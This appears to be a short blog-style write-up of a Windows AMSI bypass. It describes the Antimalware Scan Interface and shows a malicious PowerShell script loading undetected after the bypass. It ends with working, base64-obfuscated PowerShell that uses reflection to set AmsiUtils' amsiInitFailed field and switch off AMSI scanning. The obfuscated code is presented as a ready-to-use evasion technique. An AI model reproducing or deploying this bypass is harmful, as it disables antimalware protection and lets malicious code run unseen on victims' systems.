AMSI BYPASS using amsilnitFailed Reflection modification method

Obfuscation by Aviral Jain

What is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.


Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Bypass Method: amsilnitFailed Reflection modification

Before AMSI Bypass:



As we can when we tried to import malicious P_Dev ps1 file, it got detected by Antivirus

After AMSI Bypass:

```
Windows PowerShell
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PS C: (Users)
PS
```

After bypassing AMSI using bypass.ps1, P_Dev.ps1 (malicious file) did not get detected by Antivirus.

Code:

\$a1 = "U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM="
\$a2 = "YW1zaUluaXRGYWlsZWQ="

[Ref].Assembly.GetType([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(\$a1))).GetField([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(\$a2)),'NonPublic,Static').SetValue(\$null,\$true)